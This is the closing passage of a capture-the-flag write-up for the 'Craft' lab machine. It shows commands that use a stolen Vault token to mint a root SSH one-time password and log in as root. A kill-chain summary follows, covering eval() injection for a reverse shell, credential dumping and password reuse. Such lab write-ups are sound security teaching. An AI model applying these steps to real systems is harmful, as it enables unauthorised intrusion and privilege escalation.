
An SSH OTP role named root_otp was set up to generate one-time passwords for the root user on any host. The cidr_list=0.0.0.0/0 meant no IP restriction.
Exploitation
Authenticated to Vault using the token found in Gilfoyle’s home directory:
1
vault login <token>

Generated an OTP for root on localhost:
1
vault write ssh/creds/root_otp ip=127.0.0.1
Used the generated OTP to SSH as root:
1
2
ssh root@127.0.0.1
# Password: <OTP from vault>
1
cat /root/root.txt
Summary
The kill chain for Craft:
- Recon — Nmap revealed HTTPS (nginx), standard SSH, and a Golang SSH server on 6022. SSL cert leaked org details and
admin@craft.htb. - VHost discovery — Found
api.craft.htb,vault.craft.htb, andgogs.craft.htbsubdomains. - Source code analysis — Gogs had the API source code publicly available. Issue discussions and commit history revealed a dangerous
eval()“fix” for ABV validation and leaked developer credentials intest.pyhistory. - RCE via eval() injection — Used leaked credentials to obtain a JWT, then injected Python code through the
abvfield to get a reverse shell inside the API’s Docker container. - Container pivot — Found database credentials in
settings.py, dumped the user table to recover credentials for all three developers. - User access — Logged into Gogs as Gilfoyle, found his encrypted SSH key in a private repo, decrypted it with his reused database password, and SSH’d onto the host.
- Root via Vault — Found Gilfoyle’s Vault token in his home directory, used the pre-configured SSH OTP role to generate a one-time root password, and logged in as root.
A straightforward box once you follow the breadcrumbs — if not for some network issues and rabbit holes along the way (looking at you, Golang SSH server). The real lesson here is that eval() on user input is never a “fix,” git history never forgets, and credential reuse across services is a gift that keeps on giving.
Tools used: nmap, gobuster, curl, jq, git, netcat, tcpdump, python3, pymysql, vault cli
Tags: #htb #linux #medium #eval-injection #docker #vault #gogs #api #jwt #credential-reuse